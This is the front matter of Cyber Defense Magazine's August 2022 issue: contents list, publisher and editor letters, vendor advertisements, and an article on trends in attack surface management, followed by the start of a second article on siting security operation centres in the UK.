



CYBER DEFENSE MAGAZINE

eMAGAZINE

**AUGUST
2022**

In This Edition

Applying the NIST Framework to Ransomware Risk Management

How To Protect Your Businesses During the Threat of Cyberattacks

The Rapid Development of Endpoint Detection And Response Technology

...and much more...



MORE INSIDE!

CONTENTS

<i>Welcome to CDM's August 2022 Issue</i> -----	8
<i>3 Trends Shaping the Future Of Attack Surface Management</i> -----	24
By David Monnier, Team Cymru Fellow-----	24
<i>A Local Solution to A Global Problem: Why Cyber Security Operation Centres Should Be UK Based</i> --	28
By Nicola Hartland, Senior VP, Falanx Cyber-----	28
<i>Applying the NIST Framework to Ransomware Risk Management</i> -----	31
By Gil Kirkpatrick, Microsoft MVP and Chief Architect, Semperis -----	31
<i>As Online Threats Facing Businesses Grow, Companies Must Bolster Their Cybersecurity Posture</i> ----	35
By Jonathan Goldberger, SVP Security Practice, TPx -----	35
<i>Attorney-Client Privilege Communication Best Practices</i> -----	39
By Nicole Allen, Senior Marketing Executive at Salt Communications -----	39
<i>Aviation Under Attack</i> -----	43
By Billy Hogg, Security Consultant, Prism Infosec -----	43
<i>Biased Artificial Intelligence Is Costing People Job Opportunities, And Much More</i> -----	48
By Damien Philippon, Founder, Zelros -----	48
<i>CISA Guidance Highlights the Need for Total Network Observability</i> -----	52
By Craig McCullough, Public Sector SVP, Riverbed-----	52
<i>Compliance Is the Key to Unlocking Government Contractor Success</i> -----	55
By Dan Firrincili, Senior Manager, Product Marketing at Deltek-----	55
<i>Cyber Attackers' Most Vulnerable Target: The Insurance Sector</i> -----	59
By Bob Maley, CSO of Black Kite -----	59
<i>Cyber Preventative Maintenance: Future-Proofing Your Business Against Bad Actors</i> -----	62
By Darren Wray, Executive, Data Protect Solutions, Donnelley Financial Solutions (DFIN) -----	62
<i>Cybersecurity Research and The Anatomy of Failure</i> -----	68
By Rich Heimann, Chief AI Officer, Cybraics -----	68
<i>Cybersecurity Startups: Where Are They Coming From?</i> -----	72
By Prescott Nasser, co-founder and CEO of SourceScrub -----	72

<i>Dark Clouds Could Be Looming</i> -----	77
By Bence Jendruszak, Co-Founder and COO, SEON -----	77
<i>Data Poisoning - The Poisoned Apple For AI</i> -----	79
By Mirko Ross, asvin CEO, asvin GmbH -----	79
<i>Did You Know IT, Cyber, and GRC Are Unregulated Professions?</i> -----	83
By Dr. Blake Curtis, Sc.D, Cybersecurity Governance Adviser Research Scientist -----	83
<i>Endpoint Security on the Edge</i> -----	96
By Dan Richings, Senior Vice President Product Management, Adaptiva -----	96
<i>Printers: Filtering Through the Noise to Fill the Printer Cyber Security Gap</i> -----	100
By Jim LaRoe, CEO of Symphion-----	100
<i>Fraud Prevention Tips for Online Businesses</i> -----	105
By Patrick Kelly, Americas Head of Sales, ShuftiPro -----	105
<i>How SMBS Can Overcome Microsoft 365 Security Issues</i> -----	108
By Matthew Warner, CTO and Co-Founder, Blumira-----	108
<i>How To Protect Your Businesses During the Threat of Cyberattacks</i> -----	112
By Richard Bird, Chief Product Officer, SecZetta -----	112
<i>How To Raise The Performance Of Your Computer For Gaming</i> -----	116
By Andrey Sidenko-----	116
<i>It's Halftime: Globally We Are Down 14-10...</i> -----	120
By Paul Caron, Head of Cyber, Americas, S-RM-----	120
<i>Keeping Pace with Digital Transformation – How SMBS Can Adapt to A Changing Cybersecurity Landscape</i> -----	123
By Rita Gurevich, CEO & Founder, SPHERE-----	123
<i>Keksec and EnemyBot</i> -----	127
By CYFIRMA Research, CYFIRMA-----	127
<i>Lock Down Attackers By Finding And Securing Choke Points</i> -----	138
By Shay Siksik, VP Customer Experience, XM Cyber -----	138
<i>Major Trends in Cyber Security Industry to Look Out For</i> -----	141
By Swamini Kulkarni, Senior Content Writer, Allied Market Research -----	141


<i>Mobile App APIs Are Crucial to Businesses – But Are Under-Protected</i> -----	144
By David Stewart, CEO, Approov-----	144
<i>Monthly Threat Advisories Abundant With Malware, Nation State Actors, And Advanced Persistent Threats</i> -----	149
By Eleanor Barlow, Content Manager, SecurityHQ -----	149
<i>Passkey Is Pushing Passwords Out The Door, But Not For Everyone</i> -----	152
By Bojan Simic, CEO & CTO, HYPR -----	152
<i>Public Sector Software Security: Major Shortfalls Mean No Time to Waste</i> -----	155
By Chris Eng, Chief Research Officer, Veracode-----	155
<i>Returning To Cybersecurity Basics</i> -----	159
By Daniel Lakier, Network and Security Solution Lead, Anexinet-----	159
<i>Scaling Your Security Program: Beyond Size, Budget, or Headcount</i> -----	162
By Rakesh Soni, CEO & Co-founder, LoginRadius-----	162
<i>Should Money Laundering with Nfts Be Cause For Concern?</i> -----	166
By Collette Allen, Chief Operating Officer, SmartSearch -----	166
<i>Supply Chain Attacks Prove That It Is Time to Extend Zero-Trust Principles to Third-Party Risk Management</i> -----	168
By Saket Modi, CEO and Co-founder of Safe Security-----	168
<i>The Greatest Threat to Our Critical Infrastructure: Fortune 1000 Employees</i> -----	172
By Joel Bagnal, Director, Federal – SpyCloud-----	172
<i>The Legal Profession Must Start Taking Security Seriously As Threats HEAT Up</i> -----	176
By Mike East, VP EMEA, Menlo Security-----	176
<i>The Nature of Impact Has Changed – and Assume Breach is Table Stakes</i> -----	179
By Raghu Nandakumara, Head of Industry Solutions, Illumio -----	179
<i>The OT Security Conundrum: Vulnerabilities, Skill Gaps, and Operational Silos</i> -----	182
By Securing OT Environments from Cyber Threats-----	182
<i>The Quantum Conundrum – Gearing Up for This Global Threat</i> -----	185
By David Williams, CEO at Arqit-----	185
<i>The Rapid Development of Endpoint Detection And Response Technology</i> -----	188
By Timothy Liu, CTO & Co-founder, Hillstone Networks -----	188

<i>The Rise in Cyber-Attacks from Bad International Actors</i> -----	191
By Scott Bledsoe, CEO, Theon Technology -----	191
<i>The Top 5 Best Practices for Navigating Evolving Cyber Threats</i> -----	194
By Michael Orozco, Managing Director and Advisory Services Leader of MorganFranklin Consulting’s cybersecurity practice-----	194
<i>The Top Five Things Companies Must Do to Prevent Supply Chain Attacks</i> -----	199
By John Appleby, CEO at Avantra -----	199
<i>Three Reasons Cybersecurity Automation Can No Longer Be Ignored</i> -----	202
By Jesper Zerlang, CEO of Logpoint-----	202
<i>To Defend Against Today’s Email Threats, Machine Learning Must Understand Human Behavior</i> -	205
By Edward Bishop, Co-Founder & CTO, Tessian-----	205
<i>Why Can’t Cybersecurity People Communicate Security & Risk?</i> -----	208
By Sandy Dunn, CISO of BreachQuest -----	208
<i>Why Defensive Superiority Should Rein Over Offensive Capability</i> -----	211
By Marcus Fowler, SVP of Strategic Engagements and Threats at Darktrace-----	211

@MILIEFSKY

From the

Publisher...



We'll be celebrating our 10th Year in business and of our Top InfoSec Innovators, Black Unicorns and Top Global CISO Awards this October at CyberDefenseCon 2022 and we'll be at Black Hat USA 2022...Next Week!

Dear Friends,

We at CDMG choose to focus on innovative people, processes, product and solutions in cyber defense that help protect our way of life, our data and our privacy.

Therefore, we have opened our Top InfoSec Innovators in the World, competition as part of our annual Black Unicorn awards. All innovative information security companies of any size may apply for this prestigious award. Cybersecurity companies that wish to apply may visit <https://www.cyberdefenseawards.com/>

In the cybersecurity industry, I coined the term black unicorn as a cybersecurity company that has the potential to reach a \$1 billion dollar market value as determined by private or public investment. The Black Unicorn Awards are designed to help showcase companies with this kind of potential. Ultimately, the judging in our awards is tough and it's still up to the finalists and the winners to execute a flawless business model to reach this potential. It takes innovation, dedication, passion – the right team and the right cyber security solution, harmoniously executed to become a unicorn.

Cyber Defense Media Group (CDMG), having launched our 10th annual cybersecurity community awards this year, continues to seek nominees for our annual young Women in Cybersecurity scholarship program for entries. We have one scholarship open and remaining for the year. Any young woman in high school who will be entering college in 2022/2023 can apply now:

<https://cyberdefenseawards.com/women-in-cybersecurity-scholarship-fund-for-2022/>

Readers can learn about the prior winners, in 2020, Annabelle Klosterman, here: <https://cyberdefenseawards.com/women-in-cybersecurity-scholarship-winner-for-2020/> in 2021, Olivia Gallucci, here: <https://cyberdefenseawards.com/women-in-cybersecurity-2021-scholarship-winner/> and in 2022, Veronika (Nikki) Jack, here: <https://cyberdefenseawards.com/women-in-cybersecurity-2022-scholarship-winner-1st-of-2/> who each remain an inspiration for other young women to enter the field of cybersecurity.

As in past years, a panel of judges will review each entry and choose one scholarship winner and a backup winner in case there are issues on the winner's college entry in 2022/2023. Now is an excellent time for young women to plan their future careers in cybersecurity. It's a hot field with hundreds of thousands of career openings and unlimited opportunities for those who wish to make a positive impact on today's digital world – with our free <https://www.cyberdefenseprofessionals.com/> job site awaiting your visit, today.

Warmest regards,

Gary S. Miliefsky

Gary S. Miliefsky, CISSP®, fMDHS
CEO, Cyber Defense Media Group
Publisher, Cyber Defense Magazine

P.S. When you share a story or an article or information about CDM, please use #CDM and @CyberDefenseMag and @Miliefsky – it helps spread the word about our free resources even more quickly



@CYBERDEFENSEMAG

CYBER DEFENSE eMAGAZINE

Published monthly by the team at Cyber Defense Media Group and distributed electronically via opt-in Email, HTML, PDF and Online Flipbook formats.

EDITOR-IN-CHIEF

Yan Ross, JD

Yan.Ross@cyberdefensemediagroup.com

ADVERTISING

Marketing Team

marketing@cyberdefensemagazine.com

CONTACT US:

Cyber Defense Magazine

Toll Free: 1-833-844-9468

International: +1-603-280-4451

<http://www.cyberdefensemagazine.com>

Copyright © 2022, Cyber Defense Magazine, a division of
CYBER DEFENSE MEDIA GROUP
1717 Pennsylvania Avenue NW, Suite 1025
Washington, D.C. 20006 USA
EIN: 454-18-8465, DUNS# 078358935.
All rights reserved worldwide.

PUBLISHER

Gary S. Miliefsky, CISSP®

Learn more about our founder & publisher at:

<http://www.cyberdefensemagazine.com/about-our-founder/>



10 YEARS OF EXCELLENCE!

Providing free information, best practices, tips, and techniques on cybersecurity since 2012, Cyber Defense magazine is your go-to-source for Information Security. We're a proud division of Cyber Defense Media Group:

CYBERDEFENSEMEDIAGROUP.COM
[MAGAZINE](#) [TV](#) [RADIO](#) [AWARDS](#)
[PROFESSIONALS](#) [VENTURES](#) [WEBINARS](#)
[CYBERDEFENSECONFERENCES](#)

Welcome to CDM's August 2022 Issue

From the Editor-in-Chief

On behalf of Cyber Defense Media Group and our affiliates, we are delighted to bring you this new issue of Cyber Defense Magazine for the month of August 2022.

Building on over 10 years of successful publication, we are especially pleased to dedicate this issue to the appreciation of our contributing authors and their organizations. We now enjoy a steady stream of voluntarily submitted articles on a broad variety of cybersecurity and closely related topics.

We also wish to recognize the growing trend in cybersecurity to involve participants from beyond the world of cybersecurity professionals. Accordingly, it's appropriate to reiterate a few of the editorial guidelines by which CDM lives and operates.

Cyber Defense Magazine is and always has been a non-partisan, non-political publication. We encourage the free exchange of ideas and expertise in cybersecurity and seek to provide our readers with the latest and most actionable information available.

As distinguished from social media sites, we occasionally receive submissions from authors with diverse viewpoints which may seem to be outside the norms of cybersecurity practice, or which tend to leave cyber issues in favor of polemics. We make every effort to avoid any real or perceived censorship in choosing articles.

In general, it's our editorial policy to restrict editing to typographical errors, grammar, and to do no violence to the author submissions.

In that spirit, we wish to emphasize that any political or partisan or issue-related matters beyond cyber defense professionalism are the views of the authors alone, and neither advocated for nor against by CDM.

As always, we encourage CDM readers to read all articles objectively and reach your own conclusions, especially in this era of freedom of speech issues.

Wishing you all success in your cybersecurity endeavors,



Yan Ross
Editor-in-Chief
Cyber Defense Magazine



About the US Editor-in-Chief

Yan Ross, J.D., is a Cybersecurity Journalist & U.S. Editor-in-Chief of Cyber Defense Magazine. He is an accredited author and educator and has provided editorial services for award-winning best-selling books on a variety of topics. He also serves as ICFE's Director of Special Projects, and the author of the Certified Identity Theft Risk Management Specialist ® XV CITRMS® course. As an accredited educator for over 20 years, Yan addresses risk management in the areas of identity theft, privacy, and cyber security for consumers and organizations holding sensitive personal information. You can reach him by e-mail at yan.ross@cyberdefensemediagroup.com



SPONSORS





CYBER DEFENSE CONFERENCES



THREE EVENTS IN ONE

Orlando, Florida, USA | October 27-28, 2022

One of the most exclusive, fun and educational CISO conferences of the year!

Limited to our selection of the top 100 CISOs in the world, amazing speakers and insider threat mitigation training by a world renowned expert - meets 100 top cyber defense companies in an intimate, high value two day summit

www.cyberdefenseconferences.com



THE SECRETS OF HARDENING ACTIVE DIRECTORY

• Deploy. • Manage. • Tune up. • Audit. • Defend. Report.

GET YOUR FREE eBook

Get <https://cionsystems.com/>



Power of the Policy

Move to an Identity-First Security paradigm.

[Download the eBook](#)



DATATRIBE

CYBER STARTUP FOUNDRY

Forging dominant companies
from nation-state domain expertise

CAPITAL | RESOURCES | GUIDANCE | SUCCESS

HOME TO THE WORLD'S FASTEST GROWING
CYBERSECURITY AND DATA SCIENCE COMPANIES



JOIN THE TRIBE
DATATRIBE.COM

Is your AI Secure?



Widespread AI adoption has profoundly exposed AI/ML models to adversarial attacks. Hackers can subvert AI/ML systems causing financial loss, reputational damage, loss of competitive advantage and intellectual property theft.



It's hard to patch or mitigate what you can't find



Bosch AIShield Cybersecurity solution for your AI assets

An industry-first, ready-to-deploy and production-optimized solution to secure AI systems against adversarial attacks such as model extraction, model evasion, data poisoning and model inference attacks

www.boschaishield.com



Consulting


Consulting led AI security impact assessment & mitigation plan

Services

Customized enterprise implementation service for AI security

Product

Leverage AIShield API every time a new AI/ML model is deployed or changed

 +91 8951989144

 AIShield.contact@bosch.com

**Bosch
Global
Software
Technologies**
alt_future




The Complete, Proactive API Security Platform

nonamesecurity.com >




Shift Left with API Security Testing

Industry-leading posture management, runtime security and API security testing



Work with a partner that's got your back



Up Your Security Game

WITH A PARTNER 100% COMMITTED TO MICROSOFT SECURITY

MANAGED SIEM - powered by Microsoft Sentinel [↗](#)

MANAGED EDR - powered by Microsoft Defender for Endpoint [↗](#)

MDR FOR IT - powered by Microsoft Sentinel and Defender XDR Platform [↗](#)

MDR FOR OPERATIONAL TECHNOLOGY (OT) - powered by Microsoft Sentinel & Defender for IoT/OT [↗](#)

ADVANCED VULNERABILITY MANAGEMENT - powered by Microsoft Defender TVM [↗](#)

MICROSOFT SECURITY PROFESSIONAL SERVICES - Design, Implement, Configure & Optimize [↗](#)



DIFENDA

CONTACT A DIFENDA SECURITY EXPERT TODAY

Microsoft
Partner



Gold Security
Gold Cloud Platform
Gold Application Development
Advanced Specialization - Threat Protection

Member of
Microsoft Intelligent
Security Association



MYTH

Data can't protect itself from ransomware criminals.

FACT

Now it does! No matter where it goes in the world, who has it or how many copies exist.



DATA ITSELF IS NOW ITS OWN FORTRESS

Learn more at Keyavi.com



Making data self-protecting, intelligent and self-aware



Join the conversation!
#TransformCybersec, #TransformingCybersec

Transform your data security strategy
with the power of Keyavi.

[Download your free whitepaper](#) ▶



How People, Processes, and Technology Shape the Future of Cyber Security

Start my **FREE** 15-day POV

By Milton Security

In 2016, Gartner released their top 10 technologies for information security,¹ containing Intelligence-driven Security Operations Centers, which would shift the paradigm of threat detection and response by incorporating adaptive architecture and context-aware components. At this time, detection and response budgets were 30% of overall security budgets and were expected to double by 2020 because no amount of preventative security controls were able to catch all intrusions or attempts.²

These two reports paved the way for organizations to understand this dichotomy - the security of an organization can not rely solely on humans or tools. Milton Security has been preaching (and practicing) this shift since 2007 through Dynamic Threat Hunting. Dynamic Threat Hunting occurs when creative, human Threat Hunters are enhanced by AI/ML. Pair that with deep threat intelligence, telemetry, and billions of daily messages and you have an intelligent, context-aware, and just-in-time security operation to your organization protected.

Standing up a Dynamic Threat Hunting Team internally could lead to a few possible outcomes:

- Take decades to get it right, all while leaving your network vulnerable to threat actors;
- Completely burn out and decimate your team with data deluge; OR
- Increase your security budget to that of Amazon3 and still see threat groups slip through.³

In 2017, Gartner's principal research analyst Sid Deshpande wrote, "The shift to detection and response approaches spans people, process and technology elements and will drive a majority of security market growth over the next five years." Mr. Deshpande realized that PPT is essential to the future of cyber security, which is why Milton Security, over the last 15 years, has combined these three elements to pave the way in becoming the leader in Dynamic Threat Hunting. Sure, you could go at this alone and struggle with the three outcomes listed above, or you could sign up for a free 15-day Proof of Value trial from Milton Security and see for yourself how effective our Dynamic Threat Hunters are in protecting your brand.

About Milton Security

Milton Security is the global leader in Dynamic Threat Hunting. For over 15 years, Milton's team of Threat Hunters have stopped hundreds of thousands of threats and assisted organizations in protecting themselves around the clock. Milton focuses on the best combination of AI, ML, and Humans, to zero-in on threats, assist with remediation and incident response activities, and keep your brand protected.



1. <https://www.gartner.com/smarterwithgartner/gartners-top-10-technologies-for-information-security>

2. <https://www.gartner.com/en/newsroom/press-releases/2016-06-06-gartner-says-by-2020-60-percent-of-digital-businesses-will-suffer-major-service-failures-due-to-the-inability-of-it-security-teams-to-manage-digital-risk>

3. <https://blog.twitch.tv/en/2021/10/15/updates-on-the-twitch-security-incident/>



CodeMeter's Universe: A constellation of protection, licensing, and security tools

In the cybersecurity space, robustness, scalability, modularity, and efficiency require constant fine tuning.

CodeMeter's ecosystem addresses the needs of connected industry by protecting and monetizing machine operating software, configuration data, and digital designs.

Shoot for the stars and demand top quality only.



Start now and request your CodeMeter SDK
wibu.com/sdk



+49 721 931720
sales@wibu.com
www.wibu.com



SECURITY
LICENSING
PERFECTION IN PROTECTION



Stony Lonesome Group

MISSION FOCUSED INVESTING

EST 2011



Founder & Managing Partner

SEAN DRAKE



“At Stony Lonesome Group, we believe that Freedom Is Not Free and we do not take it for granted. SLG is a pioneer and thought leader in Mission Focused Investing protecting American Exceptionalism and National Security by investing in a vital areas of Cybersecurity, Big Data Analytics, and Artificial Intelligence. ”

Sean Drake

Managing Partner

Stony Lonesome Group LLC

203-247-2479

www.stonylonesomegroupllc.com



Database Cyber Security Guard

Don't be the next data breach. Equifax paid \$575 million, British Airways \$230 million and Marriott \$124 million in fines.

Prevents confidential data theft by Hackers, Rogue Insiders, Phishing Emails, 3rd Party Cyber Risks, Dev Ops Exploits and SQL Injection Attacks.

Product Features

- **Detects Informix, MariaDB, MySQL, Oracle, SQL Server and Sybase data theft within milliseconds and shuts down Hackers immediately.**
- **Advanced SQL Behavioral Analysis of the database query activity learns the normal query patterns and detects database data theft.**
- **View all suspicious database activity and attempted data theft.**
- **Supports key GDPR compliance requirements. Non-intrusive detection of data theft. Runs on a network tap or proxy server.**

Get a FREE COPY now.

www.DontBeBreached.com/Free



NIGHTDRAGON



“NightDragon Security is not looking to invest in ‘yet another endpoint’ solution or falling for the hype of ‘yet another a.i. solution’, it’s creating a unique platform for tomorrow’s solutions to come to market faster, to breathe new life into a stale cyber defense economy”

-David DeWalt

Managing Director and Founder NightDragon Security

ADVISE

WE DELIVER SOUND ADVICE AS YOUR FINANCIAL PARTNERS

INVEST

WE ARE FLEXIBLE INVESTORS ACROSS ALL STAGES OF GROWTH TO PRE-IPO

ACCELERATE

WE HELP OUR COMPANIES ACCELERATE THEIR GROWTH THROUGH STRATEGY TUNING AND RELATIONSHIP BUILDING

www.nightdragon.com

A hand holding a pen over a notebook on a desk with a keyboard and a digital network overlay.

ARTICLES



3 Trends Shaping the Future Of Attack Surface Management

By David Monnier, Team Cymru Fellow

Will your organization become the next big cyberattack reported in the news? Or have you been following the trends close enough to know how to proactively protect against attack?

As businesses across the globe see vulnerabilities exploited and weaponized at an increasing rate, there is wisdom in watching closely to determine what trends emerge from these battlegrounds. Are organizations finding successful methods and solutions to protecting the attack surface? If so, how can we apply them to our organizations?

Just as the attack surface never stays static, neither should an organization's approach to Attack Surface Management (ASM), and knowing current trends can give us valuable insights into what other organizations are experiencing and the strategies they use to protect their digital assets.

Here are three evolving trends in ASM and how knowing and understanding these trends can help keep your organization safe.

Trend #1: Attack Surfaces Are Expanding With No One at the Helm

One of the biggest trends we're seeing today is not only an ever-expanding attack surface but the need for tools and approaches to evolve—like ASM v2.0—to keep up with it.

Your external attack surface includes anything visible that malicious actors could exploit. When you try to visualize your organization's attack surface, your list should consist of endpoints, servers, domains, certificates, credentials, and public cloud services. That list is then compounded for your supply chain's attack surface, including third-party infrastructure and partner software code vulnerabilities, and in turn, who is connected to them, your fourth party.

How has that list changed over time? For most companies, their attack surface—especially their external attack surface—is expanding at an incredibly rapid speed. This hurried expansion explains why there was no such term as Attack Surface Management only five years ago. It wasn't needed, as attack surfaces were relatively static.

However, as organizational attack surfaces expanded over the years, there was already an increasing need to deploy processes, technologies, and professional services to continuously discover or map external-facing assets and systems. Covid managed to turn a gradually increasing yet manageable need into a runaway train. This need was the impetus behind what is now called ASM v1.0.

Yet original ASM processes do little to help you manage your attack surface and reduce risk. Even after being able to conceptualize and map their attack surface, most organizations continue to rely on spreadsheets and a variety of disparate security tools and resources to manage their attack surface manually. Additionally, ASM v1.0 is slow and expensive. It takes the average organization over 80 hours to update its attack surface point-in-time inventory. And that's for known assets.

These deficiencies prompted the need for a revolution in ASM, or ASM v2.0. The predominant features of ASM v2.0 are the addition of integrated threat intelligence and vulnerability scanning to an enhanced attack surface discovery process. Overall, an organization needs these autonomous and continuous assessment tools that will keep up with their ever-expanding attack surface; ASM v2.0 is it.

Trend #2: The Convergence of Security Technologies

Another trend is rising IT complexity, which makes being effective at security and defense more challenging. To address complexities, many organizations layered on more security tools such as reporting, orchestration and automation solutions—creating a problem that is now squared from the original. For example, it is likely to ingest several threat intelligence feeds, have other tools that scan for vulnerabilities, and then have complex workflows and processes. Some security tools provide alerts and signals while others proactively remediate vulnerabilities.

Acquiring and maintaining an arsenal of security tools means managing multiple systems and shouldering all the complexity and cost associated with it. Embarking on this strategy means that someone on the security team must regularly meet with various vendors to maintain a relationship. The organization must understand each vendor's system and ensure that updates and upgrades are kept current, in addition to the human resources that operate them. This strategy is neither budget-friendly, optimal, nor scalable.

Additionally, security teams today are frequently understaffed and overwhelmed. This labor shortage means fewer practitioners are available to understand, manage, and operate the various systems that, over time, organizations have acquired.

If there is no integration between the systems your organization owns, there may be a need to populate data from one system to another manually. If there is an integration between these systems, someone needs to ensure the integration doesn't break and know how to fix it when it does—again, incurring time and cost.

This is why the current acceleration in the convergence of security technologies is driven by the need for organizations to reduce complexity, leverage commonalities, reduce administrative overhead, and provide more effective security.

Moving from an ASM v1.0 paradigm to a converged solution that includes the enhanced ASM v2.0 characteristics is a highly cost-effective way to improve your organization's security posture through better risk management while simultaneously reducing operating costs.

Trend #3: Risk-Based Decision Making

An attack surface management program needs to speak the language of business, and the language of today's business revolves around risk.

There should also be a joint goal for IT and any line of business starting with one question; 'how can we make simultaneous and unanimous decisions together about risk management?' If the process starts with this question, the outcome is a single platform that speaks both IT and Risk languages, enables both types of IT and line of business to become key stakeholders, and speaks back in terms, trends, metrics, and graphs that both sides find valuable.

Cyber risk is a top-level topic within most organizations. Boards and executive leaders need to know how effective they are at managing cyber risks. Leaders that control corporate purse strings demand that security expenditures continually prove their value in risk-reducing terms.

Yet in order to have a meaningful conversation about risk, you need to start with a deep understanding of threats and vulnerabilities and how they relate to your attack surface and weave in how valuable each asset is to the organization. You also need an ASM v2.0 solution to identify known and unknown customer assets, remote connectivity, and third- and fourth-party vendor assets.

In order for both the C-suite and security teams to gain the vantage points they need, monitor these assets continually to determine the presence of vulnerabilities or threats and provide risk scoring. This strategy allows security teams to prioritize remediation efforts while freeing up business leaders to make risk-based decisions that drive business actions.

Additionally, security teams can detect supply chain threats and dangers posed by business partners. Because of this, corporate leaders considering a merger or acquisition can check to ensure that the other organization is not inadvertently suppressing threats or vulnerabilities.

Following Trends for Future Action

Do you truly know by how much and how fast your organization's attack surface is expanding? Clue: it is by a lot and faster than your team can keep pace. With attack surfaces expanding, more complexities at the convergence of security technologies, and the need for highly effective and precise risk-based decision making, organizations may need to step up their efforts to ensure ongoing and scalable protection. Companies that are not poised to transition from ASM v1.0 processes and technologies risk being the target of the next cyber attack.

Now is the time to extend your view of your attack surface beyond the walls of your company or your cloud provider. Integrating threat intelligence, vulnerability scanning, and attack surface management will be essential to your organization's future.

About the Author



David Monnier is a Team Cymru Fellow who has 30+ yrs experience in cyber intelligence and has presented keynote insights more than 100 times in over 30 countries.

David Monnier was invited to join Team Cymru in 2007. Prior to Team Cymru, he served in the US Marine Corps as a Non-Commissioned Officer, then went to work at the Indiana University. There, he drove innovation in a high-performance computing center, helping to build some of the most powerful computational systems of their day. He then transitioned to cybersecurity, serving as Lead Network Security Engineer at the university and later helped to launch the Research and Education Networking ISAC.

At Team Cymru, he has been systems engineer, a member of the Community Services Outreach Team, and a security analyst. David led efforts to standardize and secure the firm's threat intelligence infrastructure, and he served as Team Lead of Engineering, establishing foundational processes that the firm relies on today.

After building out the firm's Client Success Team, he recently moved back to the Outreach team to focus once again on community services, such as assisting CSIRT teams around the globe and fostering collaboration and data sharing within the community to make the Internet a safer place.

With over 30 years of experience in a wide range of technologies, David brings a wealth of knowledge and understanding to threat analysis, system hardening, network defense, incident response and policy. He is widely recognized among veteran industry practitioners as a thought leader and resource. As such, David has presented around the globe to trust groups and at events for network operators and security analysts.

David can be reached online at [LinkedIn](#) and [Twitter](#). Our company website <https://team-cymru.com/>



A Local Solution to A Global Problem: Why Cyber Security Operation Centres Should Be UK Based

Where you choose to base your SOC physically is a crucial yet underappreciated decision.

By Nicola Hartland, Senior VP, Falanx Cyber

The current financial environment has everyone money conscious, but many companies are still leaving themselves vulnerable to big pay-outs to cyber fraudsters. Cyber criminals earn three times the average salary of a FTSE 100 chief executive, according to a [recent report](#). Even rookies are raking it in, taking home approximately £15,000 a month. The report found that if it was a country, the [global fraud industry](#) would be the third-biggest economy in the world, behind only the US and China.

